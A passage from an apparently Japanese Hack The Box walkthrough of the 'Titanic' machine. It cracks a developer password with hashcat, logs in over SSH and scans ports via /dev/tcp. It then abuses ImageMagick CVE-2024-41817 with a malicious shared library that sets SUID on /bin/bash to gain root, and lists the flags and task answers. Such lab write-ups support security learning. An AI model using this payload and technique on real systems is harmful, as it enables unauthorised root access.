(4) アルゴリズムは「PBKDF2-HMAC-SHA256」を用いてハッシュ値を作成していることが分かる。
(5) 「https://hashcat.net/wiki/doku.php?id=example_hashes」でHash Modeの値を確認すると、「PBKDF2-HMAC-SHA256」のHash Modeは10900であることが分かる。
(6) hashcatを用いてハッシュ値を解析すると、developerユーザーのパスワードが「25282528」であることが分かる。
$ hashcat -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-penryn-13th Gen Intel(R) Core(TM) i7-13620H, 2917/5899 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile 'hash.txt' on line 1 ([+] Ru... mode 10900 (PBKDF2-HMAC-SHA256)): Separator unmatched
Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 4 secs

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
developerユーザーでSSHのログイン
(1) SSHを用いて攻撃対象のマシン(Titanic)にdeveloperユーザーでログインする。
※Kali Linux上で以下のコマンドを実行する。

$ ssh developer@titanic.htb
  →パスワード(25282528)を入力する。
(2) 現在ログインしているユーザー情報を確認するとdeveloperユーザーであることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)


$ whoami
developer
(3) 一般ユーザー用のフラグファイルの内容を確認する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ cat /home/developer/user.txt
135fc19439bbb662e015c0699b700045
特権昇格のための調査(SUIDなど)
(1) sudoコマンドの設定を確認する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(25282528)を入力する。
Sorry, user developer may not run sudo on titanic.
(2) SUIDファイルを検索する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/snap/core20/2434/usr/bin/chfn
/snap/core20/2434/usr/bin/chsh
/snap/core20/2434/usr/bin/gpasswd
/snap/core20/2434/usr/bin/mount
/snap/core20/2434/usr/bin/newgrp
/snap/core20/2434/usr/bin/passwd
/snap/core20/2434/usr/bin/su
/snap/core20/2434/usr/bin/sudo
/snap/core20/2434/usr/bin/umount
/snap/core20/2434/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2434/usr/lib/openssh/ssh-keysign
/snap/snapd/23545/usr/lib/snapd/snap-confine
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/su
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/fusermount3
(3) .bash_historyファイルを確認すると、何も出力されない。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ cat /home/developer/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
80 open
2222 open
3000 open
5000 open
41715 open
(5) OSの情報を確認すると、「Ubuntu 22.04.5 LTS」であることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ uname -a
Linux titanic 5.15.0-131-generic #141-Ubuntu SMP Fri Jan 10 21:18:28 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.5 LTS
Release:        22.04
Codename:       jammy
ImageMagickの脆弱性(CVE-2024–41817)を悪用した特権昇格
(1) /optディレクトリ配下のファイル/ディレクトリを確認すると、appディレクトリやscriptsディレクトリがあることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ ls -al /opt
total 20
drwxr-xr-x  5 root root      4096 Feb  7  2025 .
drwxr-xr-x 19 root root      4096 Feb  7  2025 ..
drwxr-xr-x  5 root developer 4096 Feb  7  2025 app
drwx--x--x  4 root root      4096 Feb  7  2025 containerd
drwxr-xr-x  2 root root      4096 Feb  7  2025 scripts
(2) 所有者とグループユーザに書き込み/読み込み/実行権限があるファイルを調べると、/opt/app/static/assets/imagesと/opt/app/ticketsがあることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ find /opt/app -type d -perm 770
/opt/app/static/assets/images
/opt/app/tickets
(3) /opt/scripts/ディレクトリ配下のファイル/ディレクトリを確認すると、identify_images.shというスクリプトファイルがあることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ ls -l /opt/scripts/
total 4
-rwxr-xr-x 1 root root 167 Feb  3  2025 identify_images.sh
(4) /opt/scripts/identify_images.shの内容を確認すると、/usr/bin/magickを実行していることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ cat /opt/scripts/identify_images.sh

【/opt/scripts/identify_images.shの内容】
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
(5) /usr/bin/magickをGoogle検索で調べると、オープンソースの画像処理ツールであるImageMagickのコマンドライン実行ファイルであることが分かる。
(6) /opt/app/static/assets/images配下のディレクトリ/ファイルを確認すると、ログファイル(metadata.log)があることが分かる。複数回lsコマンドを実行しmetadata.logのタイムスタンプを確認すると、毎分更新されていることが分かる。そのため、/opt/scripts/identify_images.shは毎分定期的に実行されていることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ ls -l /opt/app/static/assets/images
total 1280
-rw-r----- 1 root developer 291864 Feb  3  2025 entertainment.jpg
-rw-r----- 1 root developer 280854 Feb  3  2025 exquisite-dining.jpg
-rw-r----- 1 root developer 209762 Feb  3  2025 favicon.ico
-rw-r----- 1 root developer 232842 Feb  3  2025 home.jpg
-rw-r----- 1 root developer 280817 Feb  3  2025 luxury-cabins.jpg
-rw-r----- 1 root developer    442 Nov 12 15:34 metadata.log
(7) ImageMagickのバージョンを確認すると、バージョンが7.1.1-35であることが分かる。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ magick -version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
(8) 「ImageMagick 7.1.1-35 exploit」でGoogle検索すると、CVE-2024-41817の任意のコード実行の脆弱性があることが分かる。また、「https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8」に攻撃の流れが記載されている。
(9) CVE-2024-41817の脆弱性を用いて/bin/bashにSUIDを付与するため、現在はSUIDが付与されていないことを確認する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash
(10) ファイルを一時的に格納するためのディレクトリ(/tmp)に移動する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ cd /tmp
(11) CVE-2024-41817の脆弱性を用いて「chmod +s /bin/bash」コマンドを実行するためのファイルを作成する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("chmod +s /bin/bash");
    exit(0);
}
EOF
(12) libxcb.so.1ファイルが保存されていることを確認する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ ls -al | grep "libxcb.so.1"
-rwxrwxr-x  1 developer developer 15616 Nov 11 12:26 libxcb.so.1
(13) libxcb.so.1をImageMagickで読み込むためにファイルをコピーする。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ cp libxcb.so.1 /opt/app/static/assets/images/
(14) しばらく待ってImageMagickがlibxcb.so.1ファイル読み込まれると、/bin/bashにSUIDが付与されていることを
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14  2024 /bin/bash
(15) 「/bin/bash -p」を実行しroot権限を取得する。
※developerユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

$ /bin/bash -p
  →root権限のプロンプト(bash-5.1#)が表示される。
(16) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
※rootユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

# id
uid=1000(developer) gid=1000(developer) euid=0(root) egid=0(root) groups=0(root),1000(developer)


# whoami
root
(17) 特権ユーザー用のフラグファイルの内容を確認する。
※rootユーザーでログインした攻撃対象のマシン(Titanic)上で以下のコマンドを実行する。

# cat /root/root.txt
dd897b9ace8a8f74a409ceaacc9a91bc
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on Titanic?
問題(日本語訳):Titanic 上でリッスンしているオープン TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What is the subdomain of titanic.htb that hosts another web application different from the main website?
問題(日本語訳):メイン Web サイトとは異なる別の Web アプリケーションをホストする titanic.htb のサブドメインは何ですか?

答え:dev.titanic.htb
・Task 3
問題(英語訳):What is the relative path of the endpoint on the main website that is vulnerable to a directory traversal / file read vulnerability?
問題(日本語訳):ディレクトリ トラバーサル/ファイル読み取りの脆弱性があるメイン Web サイトのエンドポイントの相対パスは何ですか?

答え:/download
・Task 4
問題(英語訳):What Python web framework is the main site written in?
問題(日本語訳):メインサイトはどの Python Web フレームワークで書かれていますか?

答え:Flask
・Task 5
問題(英語訳):What kind of database is Gitea using?
問題(日本語訳):Gitea はどのようなデータベースを使用していますか?

答え:SQLITE
・Task 6
問題(英語訳):What is the full path to the gitea.db file on the host (not the container) filesystem?
問題(日本語訳):ホスト (コンテナではない) ファイルシステム上の gitea.db ファイルへのフルパスは何ですか?

答え:/home/developer/gitea/data/gitea/gitea.db
・Task 7
問題(英語訳):What is the developer user's password for Gitea?
問題(日本語訳):Gitea の開発者ユーザーのパスワードは何ですか?

答え:25282528
・Submit User Flag
問題(英語訳):Submit the flag located in the developer user's home directory.
問題(日本語訳):開発者ユーザーのホームディレクトリにあるフラグを送信します。

答え:135fc19439bbb662e015c0699b700045
※「/home/developer/user.txt」の内容。
・Task 9
問題(英語訳):What is the full path of the shell script that is run by root on a cron every minute?
問題(日本語訳):cron で毎分 root によって実行されるシェル スクリプトのフル パスは何ですか?

答え:/opt/scripts/identify_images.sh
・Task 10
問題(英語訳):What is the CVE ID for a 2024 vulnerability in Image Magick that can lead to privileges escalation by having it load a shared library?
問題(日本語訳):共有ライブラリをロードすることで権限昇格につながる可能性がある Image Magick の 2024 脆弱性の CVE ID は何ですか?

答え:CVE-2024-41817
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:dd897b9ace8a8f74a409ceaacc9a91bc
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。